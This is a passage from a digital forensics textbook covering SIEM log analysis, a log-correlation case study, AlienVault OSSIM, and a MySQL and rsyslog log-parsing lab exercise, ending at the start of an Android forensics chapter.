


Fig. 14.7 Correlation directives and security analysis

- Analyzing the variety of events—if the number of unique event types is low, verify whether the logging policy includes all the sources, and the key metrics cover various security events.
- Analyzing the number of events occurred periodically—if the number of event count is apparently high or lower than last period, comparing the log data to find out the root causes.
- Analyzing the network behaviors, which is listed but not limited
 - Investigate the source
 - DNS lookup
 - WHOIS lookup
 - Traceroute
 - Show ARP
 - Review network diagrams
 - Contact the asset owner, and discuss what seeing
 - Consider full forensics if it's serious enough
 - Update Anti-Virus signatures and patches, and rescan
 - Reboot the host from a bootable image, and scan the host for malware
- Analyzing the availability, capacity, and performance metrics of hardware—if the trend of the hardware metrics is abnormal, the potential harmful actives may happen or has happened in the system
- Analyzing software security matrices according some compromised methods, which is listed but not limited
 - Injection
 - Authentication and session management
 - Cross-Site scripting
 - Insecure direct object references
 - Security misconfiguration
 - Sensitive data exposure
 - Missing function level access control
 - Cross-Site request forgery
 - Using components with known vulnerabilities
 - Invalidated redirects and forwards

It is very significant that log data from intrusion detection or prevention systems (IDS/IPS), firewall, system and network device logs can be monitored and analyzed in time. And analyzing log data serves several purpose. First, the real-time analysis gives security administrators an overview of what is currently happening on the hostile system and network. Another purpose is to understand how activity changes over time can quickly react to adjust the security configuration if necessary. In addition, the log data analysis result is the most important information to attack forensics.

Several famous open source log analysis tools are released with a general analysis workflow, such as OSSIM, LogRhythm, Nagios, Splunk, etc. In the real environment, open source tools need be customized on log correlation, logging policy, extract filters and index. Analyze all data to quickly reveal trends, spikes and anomalies, and then present the data further with visualization graphs and charts to understand import trends.

14.2.3 Specific Features for SIEM

Previously, we've discussed what SIEM does and how it works. Next, we move on to some special consideration of SIEM. As SIEM provide entire security service for the organization, three specific features—capability, reliability, scalability, should be considered when implementing SIEM.

Capability (Performance) The capabilities of SIEM solution should fit the needs of the enterprise, and provide accurate and meaningful data. Also, the capacity of correlate data among many different sources of data should be considered. Most SIEM systems collect log data in two ways, real time or poll data from the security devices, but each has its own benefits and defects. The real time mechanism requires high performance, it provides data that is very current with minimal latency, while it's unlikely to give inaccurate historical trending analysis. Centralized repository is an alternative method for real time. This mechanism pull data in the repository across the enterprise system, and the data-gathering process is effectively ensure the accuracy of data. However, in the security aspect, real time data is one of the most valuable property.

Computing capacity is a tremendous challenge in the distributed SIEM as well. When data size range into the terabytes, it would not be store in a single location, and any database or storage system decreases in performance. This can obviously cause other serious impacts on the entire SIEM whenever some data are in need immediately but cannot be available. Therefore, by using a hierarchical architecture, the benefits of each methodology can be gained and mitigate some of the disadvantages.

Reliability In the SIEM, all device and system are reliant on a centralized system for configuration, deployment and monitoring of the security policy. A single point of failure will cause a security hole in the SIEM system, and even lead to an unmonitored security environment. Clone a second node for failure recovery can ensure the time to repair the SIEM system is minimized, but in a high cost. Thus, through a regular system backups and test the restores are economic and reliable ways to ensure the system works as expected.

Aside from systematic failures, all of information technology related departments in the organization have the responsibility to maintain the availability of the each security devices. Since the SIEM system had connections to other devices and systems on the network for deployment and monitoring purposes, attackers able to use these connections to proceed further intrusions.

Scalability Scalability, as a primary property of SIEM systems, associates with bandwidth, storage, and distributed computing. Scaling out SIEM architecture helps enterprise to overcome some of the general limitations in information technology systems. It should be considered into the overall SIEM architecture design. No matter what size that enterprise may be, build a scalable SIEM tool to be able to support the business in the future. Certainly, leveraging the expenditure to ensure the implement that can enough meet the current purposes.

14.2.4 Case Study of Log Correlation

Assume that a big company has implemented a logging infrastructure. The company deploys an Intrusion Detection System (IDS) using Snort. Also, the company installs a VPN server, which allows teleworkers to remotely access the company network. The system administrator also maintains an asset database which contains the details of assets in an organization. Examples of asset details are OS, IP address, MAC address, hardware manufacturers, hardware types. Also, Active Directory is used to manage users, authenticating and authorizing users and computers in the network and ensuring only authorized users have access to the company resources. The raw log messages from Snort and VPN server are transmitted to a central storage location using Syslog, shown in Fig. 14.8.




Fig. 14.8 Example logging infrastructure


Suppose that the VPN server records a login event for any given user along with a location and timestamp and forwards it to the centralized log server. Around the same time as the login event, a DoS attack was detected by Snort, originating from 192.168.10.23 against a company computer of IP address of 192.168.10.18. Based on VPN server logs, you find out a user with UID slin is using IP address 192.168.10.23. Through event correlation, we now know that the user with UID slin is DoS attacking a computer of IP address of 192.168.10.18. Further, we search asset database and find out that IP address of 192.168.10.18 is assigned to the company web server, which is an important server for the company. Also, we find the full name of the user with UID slin by querying Active Directory. Assume that user slin's full name is Sheldon Lin. Finally, we can conclude that user Sheldon Lin is DoS attacking the company web server. The conclusion is very helpful in terms of two things compared to the raw log data collected. First, we know who the attacker is. Second, we know this is a critical incident, and therefore it must be given a high priority.

14.3 Implementing SIEM

14.3.1 How OSSIM Works

OSSIM is an open source security event management system and developed by AlienVault, providing security analysts and administrators a view of all the security-related aspects of their system [9]. AlienVault OSSIM comes with OSSEC host-based intrusion detection system, and the architecture is demonstrated in Fig. 14.9.

Fig. 14.9 AlienVault OSSIM architecture






Fig. 14.10 Deploying OSSIM HIDS on hosts

Network interface and assets in the network can be automatically and manually added and configured on OSSIM server. Devices, systems and software that support the Syslog protocol are configured to transmit their log events to the OSSIM sensor over UDP port 514 or TCP port 514. OSSEC Agent running on the OSSIM sensor that is configured with a series of log-parsing plugins, which read the incoming log files.

The HIDS (Host Intrusion Detection System) agent in AlienVault OSSIM looks for suspicious or malicious activity and must be deployed on individual hosts. As scanning and adding new hosts by OSSIM server, HIDS agent can be automatically deployed on the host by OSSIM on UNIX/Linux, Windows or other operating systems. It analyzes operating system log files, looking for changes to system files and software, as well as network connections made by the host (Fig. 14.10).

After HIDS is deployed on hosts, the OSSIM server will go to parse the event priority and reliability. Each event type that has an SID (Security ID) is assigned a priority and reliability score when the plugin is created. The OSSIM server also maintains an inventory of known devices on the network, with an associated asset value to weight against the event's priority and reliability score to produce a risk value (Fig. 14.11):

Fig. 14.11 Parsing events priority and reliability





Fig. 14.12 Open threat exchange (OTX) workflow

$$\text{Risk} = \text{asset} * (\text{reliability} * \text{priority} / 25)$$

For correlation and normalization, OSSIM defines a taxonomy of event types that SIDs can be matched to and retrieved. Therefore, correlation directives can correlate events via AlienVault taxonomy allowing the creation of device-independent correlation rules. Different correlation rules may take the same events as input, being able to look for patterns and sequences of events across multiple devices and types.


Also, AlienVault establishes an Open Threat Exchange (OTX) for all OSSIM users to crosscheck and corroborate the reputation database. Users can use the OTX database to verify the suspicious information, such as IP addresses. Likewise, Events that indicate attacks from external addresses will be anonymized and submitted back to OTX (Fig. 14.12).

As most of SEIM, events are available for searching and browsing on web UI, and correlation directives alarms can be triggered in certain conditions. OSSIM also provides several types of reports for view and download from the web UI. In next section, several screenshots will show how OSSIM achieves log data visualization.


14.3.2 AlienVault Event Visualization

OSSIM provides rich ways to view log data as well as managed assets in different scenarios, which can be seen below.


1. Analysis → Security Events (SIEM)




2. Analysis → Raw Logs



3. Analysis → Alarms



4. Environment → Assets and Groups



5. Reports

Categories: Alarms, Assets, Compliance, Raw Logs, Security Events, Security Operations, Tickets, User Activity, Custom Reports

The screenshot shows a navigation bar at the top with five tabs: DASHBOARDS, ANALYSIS, ENVIRONMENT, REPORTS (selected), and CONFIGURATION. Below the navigation bar is a table with columns for REPORT NAME, REPORT OPTIONS, and ACTIONS.

REPORT NAME	REPORT OPTIONS	ACTIONS
Alarms Report	Date Range: 2016-07-26 - 2016-08-25	Download PDF Send by e-mail
Asset Details	Host Name/IP/Network: <input type="text"/> Sensor: alienVault Section: Trends	View Report
Availability Report		View Report
Business & Compliance ISO PCI Report	Date Range: 2016-07-26 - 2016-08-25	Download PDF Send by e-mail
Geographic Report	Date Range: 2016-07-26 - 2016-08-25	Download PDF Send by e-mail
SIEM Events +		

Review Questions

1. What does SIEM stand for? What is SIEM?
2. Which of the following is the right format for the selector in the rsyslog configuration file?
 - (a) mail,auth.info
 - (b) mail;auth.info
 - (c) mail.alert,auth.info
 - (d) None of the above
3. The destination port number field of the TCP or UDP packet indicates what application protocol is being used. For example, port 22 indicates
 - (a) ssh
 - (b) http
 - (c) smtp
 - (d) pop3
4. Which of the following rsyslog.conf line is correct?
 - (a) mail,authpriv.info <TAB> /var/log/secure
 - (b) mail.info,authpriv.info <TAB> /var/log/secure

- (c) mail.* ,authpriv.info <TAB> /var/log/secure
- (d) None of the above

where TAB stands for Tab Space.

5. Which of the following is NOT found in the rsyslog.conf file?

- (a) The program sending the message
- (b) how logs will be saved
- (c) The severity level of the message
- (d) None of the above

14.4 Practice Exercise

The objective of this exercise is to learn how to collect, parse and analyze logs. Specifically, you are required to use the regular expression to develop a log parser which can continuously monitor the log file /var/log/forensics.log below. Note that you can use any programming language with which you are familiar (e.g., PHP, Shell, Java, or C/C++). It should parse out user authentication messages into a standardized format and insert them into a table defined below. Finally, you will practice log analytical skills.

14.4.1 Setting Up the Exercise Environment

In this exercise, you will use MySQL to store user authentication events including successful logon/logoff and failed login attempts in Kali Linux. MySQL is installed and configured by default in Kali. Note that by default there is no password for superuser “root” for MySQL server. Next, you need to create a new database called “forensicsdb” and a table named “event”, which is used to store user logon/logoff activities in a standard format. Below is an example of the schema of the “event” table, which can be used in this exercise.

Field (Column name)	Data type	Description
Event_id	INT	A numerical primary key value which will automatically increase whenever a record is inserted into the “event” table
type	varchar(24)	Event classification, such as user authentication such as user log-in and log-out. Examples include auth.login.success auth.login.failed auth.logoff
username	varchar(24)	The name of the user

(continued)

Field (Column name)	Data type	Description
s_ip	INT	The IP address of the machine where the user is connecting from
s_port	INT	The source TCP port number of a connected session, or in our example, it is null for login at the console
d_ip	INT	The server's IP address. In our example, it is the IP address of Forensics Workstation (or Kali Linux VM)
d_port	INT	The destination TCP port number of a connected session. In our example, it is TCP 22 for SSH or null for login at the console
time	datetime	The time when the session is established

- Start/Shutdown MySQL Server (mysqld)

MySQL is run as a service called “mysql” (configured at “/etc/init.d/mysql”). However, it is not started automatically in Kali after boot. To manage mysql server, you could open terminal and type the following commands:

```
// Show the status
$ sudo service mysql status
// Stop the MySQL Database Server
$ sudo service mysql stop
// Start the MySQL Database Server
$ sudo service mysql start
// Restart the MySQL Database Server
$ sudo service mysql restart
```

Note that MySQL is a client-server system. The database server runs as a server application. There can be many client programs but there can be only one database server, and these clients communicate with the server; that is, they query data, save changes, etc. Users can access the database server via a client program, locally or remotely thru the network, as illustrated (Fig. 14.13):




Fig. 14.13 How MySQL works [10]

1. Start/Stop MySQL Command-line Client (mysql)

- (a) Start a client as superuser “root” (-u), and prompt for password (-p)

```
mysql -u root -p
```

Press Enter when prompted for password. Recall that there is no password for the root for MYSQL server in Kali Linux.

- (b) Create a database called “forensicsdb”

```
MariaDB [(none)]> create database if not exists forensicsdb;
```

Query OK, 1 row affected (0.00 sec)

- (c) Create a table called “event” in the database “forensicsdb”.

Use “studentdb” database as the default database

```
MariaDB [(none)]> use forensicsdb;
```

Database changed

Create a new table called “event” in the default database “forensicsdb”

```
MariaDB [forensicsdb]> CREATE TABLE IF NOT EXISTS event (
-> event_id INT(11) NOT NULL AUTO_INCREMENT,
-> type VARCHAR(24) DEFAULT NULL,
-> username VARCHAR(24) DEFAULT NULL,
-> s_ip INT(4) UNSIGNED DEFAULT NULL,
-> s_port INT(4) UNSIGNED DEFAULT NULL,
-> d_ip INT(4) UNSIGNED DEFAULT NULL,
-> d_port INT(4) UNSIGNED DEFAULT NULL,
-> time DATETIME DEFAULT NULL,
-> PRIMARY KEY (event_id)
-> );
```

Query OK, 0 rows affected (0.01 sec)

Once it is completed, the table named “event” is ready to store users logon/logoff activities in a standard format. For example, insert a new record into the MySQL “event” table by using the following mysql statement

```
MariaDB [forensicsdb]> INSERT INTO event (type, username, s_ip, s_port, d_ip,
d_port, time)
-> VALUES ('auth-login.success', 'root', INET_ATON("192.168.44.136"), 8080,
INET_ATON("192.168.44.136"), 22,STR_TO_DATE('12-01-2014
00:00:00','%m-%d-%Y %H:%i:%s'));
```

Query OK, 1 row affected (0.01 s)

- (d) Exit MySQL command prompt

```
MariaDB [forensicsdb]> quit
```

14.4.2 Exercises

Part A: Configure Syslog

In this part of the exercises, you configure the rsyslog facility on your Forensics Workstation (or Kali Linux VM) to track user authentication activities, such as logons, and send the logs to /var/log/forensics.log. Then, you generate some logs by logging into Forensics Workstation with both correct and wrong passwords.

Part B: Develop a Log Parser

In this part of the exercises, you are required to develop a log parser, which is able to parse out some important information about user authentication activities. Specially, your parser should at least be able to do the followings:

- Continuously monitor the log file /var/log/forensics.log
- Parse out user authentication messages into a standardized format and insert them into the table “event” created above
- Convert timestamps in raw log data to UTC (Coordinated Universal Time, formerly Greenwich Mean Time(GMT)).

Part C: Log Analysis

In this part of the exercises, you are required to develop SQL search queries to answer the following questions

- Q1. Who logged into Forensics Workstation last night between 9pm and 11pm?
- Q2. How many failed login attempts since the last successful login of user root?
- Q3. When is the last login time for user root?

References

1. Basics of Forensics Log Analysis. <https://www.paladion.net/blogs/basics-of-forensics-log-analysis>
2. D. V. Forte, The “Art” of log correlation: Tools and Techniques for Correlating Events and Log Files. Computer Fraud & Security, Vol. 2004, No. 8, pp. 15–17, August 2004.
3. Event Correlation across Log Files: What is it and Why is it Important? <https://www.accenture.com/us-en/blogs/blogs-event-correlation-across-log-files-what-is-it-and-why-is-it-important>
4. N. M. Ibrahim, A. Al-Nemrat, H. Jahankhani, R. Bashroush. Sufficiency of Windows Event log as Evidence in Digital Forensics. Proceedings of the 7th International Conference on Global Security, Safety & Sustainability (ICGS3). Greece, August 2011.
5. The Syslog Protocol. <https://tools.ietf.org/html/rfc5424>
6. <https://syslog-nginx.com/>
7. <https://www.rsyslog.com/>
8. How to set up Syslog-NG server on Debian. <http://oscarhjelm.com/blag/2013/02/how-to-set-up-syslog-nginx-server-on-debian/>
9. <https://www.alienvault.com/products/ossim>
10. http://www3.ntu.edu.sg/home/ehchua/programming/sql/mysql_howto.html

11. Seyed Morteza Zeinali. Analysis of security information and event management (siem) evasion and detection methods. Master Thesis, Tallinn University of Technology, 2016
12. Security Enhanced Linux (SELinux). <https://github.com/SELinuxProject>
13. <https://www.accenture.com/us-en/blogs/blogs-event-correlation-across-log-files-what-is-it-and-why-is-it-important>
14. Network Intelligence Corporation. <http://www.network-intelligence.com>

Part IV
Mobile Device Forensics

Chapter 15

Android Forensics




Learning Objectives

The objectives of this chapter are to:

- Understand fundamentals of mobile device forensics
- Understand different types of data acquisition methods for mobile devices
- Know how to extract data from an Android device
- Know how to analyze acquired data
- Become familiar with the tools necessary to examine Android devices

As mobile devices become more prevalent in our society, evidence relating to crimes will be more frequently found on mobile devices. Smartphones are the most common form of mobile devices. It is assumed that most people you come into contact with have access to a smartphone. With the increasing popularity of smartphones, they become more integrated into every aspect of our lives. These devices are constantly becoming more sophisticated. Because of the available computing power and hardware features (sensors, etc.), the range of applications available for download (and correspondingly the range of tasks that can be accomplished using one) is staggering. All of these applications have the potential to store information locally on the device. For example, instant messaging applications are widely used, and allow users to share a significant amount of personal information. It is likely that traces of this data can be found locally in smartphone storage. This has led to an increase in the need for smartphone digital forensics, especially for Android platform. This is due to the proliferation of Android devices, the many features they provide, the many applications available for them, and correspondingly the rich set of data that can be found in local storage. It can be evident that as of September 2015, there were approximately 1.4 billion active Android devices worldwide [1]. It has translated into strong demand for Android digital forensics.

Fig. 15.1 An example of storage memory in Samsung Galaxy S7



In this chapter, we shall examine smartphones, particularly Android devices. Smartphones can nevertheless be considered as a simplified version of computer. In reality, a smartphone today can be more powerful than a desktop or laptop computer many years ago. It is expected that very soon, a smartphone could be the only computer we need to fulfill all of our computing demands. However, from the perspective of digital forensics, smartphones are still different from regular computers in terms of various factors: First, unlike traditional file systems such as FAT, NTFS, as discussed in Chaps. 5, 6, 7, and 8, designed for hard disks used by regular computers, many modern smartphones make use of the NAND flash specific file systems, for example, YAFFS2 [1]. Second, no longer is a smartphone something that just makes telephone calls, but a convenient device that has an ever-growing number of installed applications to revolutionize our lives. Many of these applications process a significant amount of personal information. An excellent example of this is Instant Messaging (IM) applications. In addition to processing this information, there is a high likelihood that they store traces of it in local storage. As a result, a smartphone contains more information than a regular mobile phone (cell phone). For example, a lot of the information could be found on a smartphone, such as call history, contacts, calendars, SMS, MMS, Internet activities, photos or videos, GPS locations, data stored on SD cards, etc.




Fig. 15.2 Smartphone structure

15.1 Mobile Phone Fundamentals

Smartphones are becoming more powerful (e.g. increasing CPU processing power, a wide variety of sensors built into it, and user-friendly touchscreen interface); and thus, the number of applications available for such devices is surging, revolutionizing our lives. As shown in Fig. 15.2, a typical smartphone today has the following logical structure and consists of:

Processor It is considered as the brain of the smartphone. Examples of mobile processor are Apple's A8, Qualcomm's Snapdragon 810, and Samsung's Exynos range.

Storage Memory Today's modern smartphone provides various memory storage options. For example, Samsung Galaxy S7, an Android device, supports both built-in memory (internal memory or internal storage) and microSD cards (external storage) (Fig. 15.1). Also, internal memory of a smartphone is typically partitioned into two parts: System storage and Phone storage.

System storage, aka System Memory, is used to store the Android operation system as well as System Applications. Also, it stores all data and cache from apps you installed. This part of storage is inaccessible to users using the regular way. Phone storage is the space that can be directly accessed by the users. For example, users can install downloaded apps and store photos taken by them as well as download music, pictures, and videos files. When the phone is connected to a computer via USB, this part of storage area behaves much like an SD card. This is

why it is also called internal SD but in reality is not a SD card. It is merely a non-removable storage media in the phone. So you can add or delete files just like what you do to data stored on the hard drive of a computer.

